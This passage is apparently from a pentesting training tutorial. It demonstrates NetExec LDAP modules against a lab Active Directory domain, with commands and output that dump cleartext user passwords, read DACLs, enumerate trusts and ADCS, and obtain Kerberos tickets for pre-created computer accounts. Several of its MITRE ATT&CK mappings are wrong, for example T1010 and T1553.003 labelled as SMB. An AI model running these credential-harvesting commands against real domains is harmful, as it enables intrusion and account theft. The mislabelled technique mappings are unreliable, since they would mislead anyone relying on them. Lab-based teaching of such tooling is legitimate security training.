Extracting Subnet Information

Purpose:
This command retrieves subnet information, which can help in identifying the network layout and plan further attacks such as lateral movement or exploiting vulnerable machines.

```
nxc ldap "192.168.1.48" -u "raj" -p "Password@1" -M get-network
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap "192.168.1.48" -u "raj" -p "Password@1"  -M get-network
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local) (signi
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
GET-NETWORK 192.168.1.48    389    DC               [*] Querying zone for records
GET-NETWORK 192.168.1.48    389    DC               Found 3 records
GET-NETWORK 192.168.1.48    389    DC               [+] Dumped 3 records to /root/.nxc/logs/ignite.local_network_2024-12-25_042625.log
```


MITRE ATT&CK Mapping:

T1010 - Application Layer Protocol: SMB.

DACL Reading

Purpose:
The **DACL (Discretionary Access Control List)** reading command is used to view access control lists for specific AD objects, which can help identify overly permissive access or misconfigurations.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --kdcHost ignite.local -M daclread -o TARGET=Administrator
ACTION=read
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 --kdcHost ignite.local -M daclread -o TARGET=Administrator ACTION=read
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local) (signing:True) (SMB
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
DACLREAD    192.168.1.48    389    DC               Be careful, this module cannot read the DACLS recursively.
DACLREAD    192.168.1.48    389    DC               Target principal found in LDAP (CN=Administrator,CN=Users,DC=ignite,DC=local)
DACLREAD    192.168.1.48    389    DC               ACE[0] info
DACLREAD    192.168.1.48    389    DC                   ACE Type                    : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD    192.168.1.48    389    DC                   ACE flags                   : None
DACLREAD    192.168.1.48    389    DC                   Access mask                 : ReadProperty
DACLREAD    192.168.1.48    389    DC                   Flags                       : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD    192.168.1.48    389    DC                   Object type (GUID)          : User-Account-Restrictions (4c164200-20c0-11d0-a768-00aa006e0529)
DACLREAD    192.168.1.48    389    DC                   Inherited type (GUID)       : inetOrgPerson (4828cc14-1437-45bc-9b07-ad6f015e5f28)
DACLREAD    192.168.1.48    389    DC                   Trustee (SID)               : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD    192.168.1.48    389    DC               ACE[1] info
DACLREAD    192.168.1.48    389    DC                   ACE Type                    : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD    192.168.1.48    389    DC                   ACE flags                   : None
DACLREAD    192.168.1.48    389    DC                   Access mask                 : ReadProperty
DACLREAD    192.168.1.48    389    DC                   Flags                       : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD    192.168.1.48    389    DC                   Object type (GUID)          : User-Account-Restrictions (4c164200-20c0-11d0-a768-00aa006e0529)
DACLREAD    192.168.1.48    389    DC                   Inherited type (GUID)       : User (bf967aba-0de6-11d0-a285-00aa003049e2)
DACLREAD    192.168.1.48    389    DC                   Trustee (SID)               : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD    192.168.1.48    389    DC               ACE[2] info
DACLREAD    192.168.1.48    389    DC                   ACE Type                    : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD    192.168.1.48    389    DC                   ACE flags                   : None
DACLREAD    192.168.1.48    389    DC                   Access mask                 : ReadProperty
DACLREAD    192.168.1.48    389    DC                   Flags                       : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD    192.168.1.48    389    DC                   Object type (GUID)          : User-Logon (5f202010-79a5-11d0-9020-00c04fc2d4cf)
DACLREAD    192.168.1.48    389    DC                   Inherited type (GUID)       : inetOrgPerson (4828cc14-1437-45bc-9b07-ad6f015e5f28)
DACLREAD    192.168.1.48    389    DC                   Trustee (SID)               : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD    192.168.1.48    389    DC               ACE[3] info
DACLREAD    192.168.1.48    389    DC                   ACE Type                    : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD    192.168.1.48    389    DC                   ACE flags                   : None
DACLREAD    192.168.1.48    389    DC                   Access mask                 : ReadProperty
DACLREAD    192.168.1.48    389    DC                   Flags                       : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD    192.168.1.48    389    DC                   Object type (GUID)          : User-Logon (5f202010-79a5-11d0-9020-00c04fc2d4cf)
DACLREAD    192.168.1.48    389    DC                   Inherited type (GUID)       : User (bf967aba-0de6-11d0-a285-00aa003049e2)
DACLREAD    192.168.1.48    389    DC                   Trustee (SID)               : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD    192.168.1.48    389    DC               ACE[4] info
DACLREAD    192.168.1.48    389    DC                   ACE Type                    : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD    192.168.1.48    389    DC                   ACE flags                   : None
```

Explanation:

- -M daclread: Reads the DACL of the specified target.
- -o TARGET=Administrator ACTION=read: Specifies the target object (e.g., "Administrator") and the action to be performed (read the DACL).


MITRE ATT&CK Mapping:

T1074 - Data Staged (collecting information about DACLs for privilege escalation).

Get User Passwords

Purpose:
This command retrieves user passwords, which can be critical for offline cracking or further attacks.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-userPassword
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-userPassword
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
GET-USER ...  192.168.1.48    389    DC               [+] Found following users:
GET-USER ...  192.168.1.48    389    DC               User: aarti userPassword: ['Password@987']
```


MITRE ATT&CK Mapping:

T1003 - OS Credential Dumping.

Get Unix User Password

Purpose:
This command retrieves passwords for Unix-based systems if integrated with AD. It is useful for assessing whether Unix accounts are vulnerable to attacks such as Pass-the-Hash.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-unixUserPassword
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-unixUserPassword
SMB          192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (na
LDAP         192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
GET-UNIX ... 192.168.1.48    389    DC               [+] Found following users:
GET-UNIX ... 192.168.1.48    389    DC               User: aarti unixUserPassword: ['Admin@123987']
```


MITRE ATT&CK Mapping:

T1003.003 - OS Credential Dumping: Unix.

Password Settings Objects (PSO)

Purpose:
This command retrieves the **Password Settings Objects** (PSO), which are used to define password policies in AD. If misconfigured, these could allow an attacker to bypass certain password requirements.

```
nxc ldap 192.168.1.48 -u administrator -p Ignite@987 -M pso
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u administrator -p Ignite@987 -M pso
SMB          192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (n
LDAP         192.168.1.48    389    DC               [+] ignite.local\administrator:Ignite@987 (Pwn3
PSO          192.168.1.48    389    DC               [+] Attempting to enumerate policies...
PSO          192.168.1.48    389    DC               2 PSO Objects found!
PSO          192.168.1.48    389    DC
PSO          192.168.1.48    389    DC               [+] Attempting to enumerate objects with an app
PSO          192.168.1.48    389    DC               [+] Attempting to enumerate details...
PSO          192.168.1.48    389    DC               Policy Name: HR Password Policy
PSO          192.168.1.48    389    DC               Minimum Password Length: 7
PSO          192.168.1.48    389    DC               Minimum Password History Length: 24
PSO          192.168.1.48    389    DC               Lockout Threshold: 0
PSO          192.168.1.48    389    DC               Observation Window: 30 minutes
PSO          192.168.1.48    389    DC               Lockout Duration: 30 minutes
PSO          192.168.1.48    389    DC               Complexity Enabled: TRUE
PSO          192.168.1.48    389    DC               Minimum Password Age: 1 days
PSO          192.168.1.48    389    DC               Maximum Password Age: 42 days
PSO          192.168.1.48    389    DC               Reversible Encryption: FALSE
PSO          192.168.1.48    389    DC               Precedence: 10 (Lower is Higher Priority)
PSO          192.168.1.48    389    DC               Policy Applies to:
PSO          192.168.1.48    389    DC
PSO          192.168.1.48    389    DC               Policy Name: Sales Group Policy
PSO          192.168.1.48    389    DC               Minimum Password Length: 15
PSO          192.168.1.48    389    DC               Minimum Password History Length: 24
PSO          192.168.1.48    389    DC               Lockout Threshold: 3
PSO          192.168.1.48    389    DC               Observation Window: 30 minutes
PSO          192.168.1.48    389    DC               Lockout Duration: 30 minutes
PSO          192.168.1.48    389    DC               Complexity Enabled: TRUE
PSO          192.168.1.48    389    DC               Minimum Password Age: 1 days
PSO          192.168.1.48    389    DC               Maximum Password Age: 42 days
PSO          192.168.1.48    389    DC               Reversible Encryption: FALSE
PSO          192.168.1.48    389    DC               Precedence: 11 (Lower is Higher Priority)
PSO          192.168.1.48    389    DC               Policy Applies to:
PSO          192.168.1.48    389    DC
```


MITRE ATT&CK Mapping:

T1071 - Application Layer Protocol: LDAP (retrieving password policies).

Trusts Enumeration

Purpose:
Enumerates trust relationships between different domains, which can be useful for lateral movement and attacking interconnected domains.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M enum_trusts
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M enum_trusts
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
ENUM_TRUSTS 192.168.1.48    389    DC               [+] Found the following trust relationships:
ENUM_TRUSTS 192.168.1.48    389    DC               ignitelab.local → Bidirectional → Other
```


MITRE ATT&CK Mapping:

T1076 - Remote Desktop Protocol (RDP) (used for lateral movement once trust relationships are identified).

Identifying Pre-Created Computer Accounts

Purpose:
This command identifies pre-created computer accounts that could be used for bypassing security controls or creating rogue machines on the network.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M pre2k
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M pre2k
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
PRE2K       192.168.1.48    389    DC               Pre-created computer account: DEMO$
PRE2K       192.168.1.48    389    DC               Pre-created computer account: PC1$
PRE2K       192.168.1.48    389    DC               [+] Found 2 pre-created computer accounts. Sa
PRE2K       192.168.1.48    389    DC               [+] Successfully obtained TGT for demo@ignite
PRE2K       192.168.1.48    389    DC               [+] Successfully obtained TGT for pc1@ignite.
PRE2K       192.168.1.48    389    DC               [+] Successfully obtained TGT for 2 pre-creat
```


MITRE ATT&CK Mapping:

T1077 - Windows Admin Shares.

Active Directory Certificate Services (ADCS)

Purpose:
ADCS can be exploited to issue certificates for unauthorized machines. This command checks for misconfigurations or exploitable configurations within ADCS.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M adcs
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M adcs
SMB          192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64
LDAP         192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
ADCS         192.168.1.48    389    DC               [*] Starting LDAP search with search filter '
ADCS         192.168.1.48    389    DC               Found PKI Enrollment Server: DC.ignite.local
ADCS         192.168.1.48    389    DC               Found CN: ignite-DC-CA
```

MITRE ATT&CK Mapping:

T1553.003 - Application Layer Protocol: SMB.

Conclusion


The Active Directory Pentesting Using Netexec approach provides a **command-based methodology** for **AD pentesting**. Consequently, it can help identify **misconfigurations**, discover **critical attack paths**, and validate **vulnerabilities**. This tool plays a **crucial role** in the process of assessing the **security posture** of an **Active Directory environment** and can be used for both **red team operations** and **vulnerability assessments**.

By understanding the purpose and usage of each **Netexec command**, **penetration testers** can effectively map their **attacks** to the **MITRE ATT&CK framework**, **ensuring** that the assessment is thorough and aligned with **industry-standard tactics, techniques, and procedures (TTPs)**.

iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE



BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in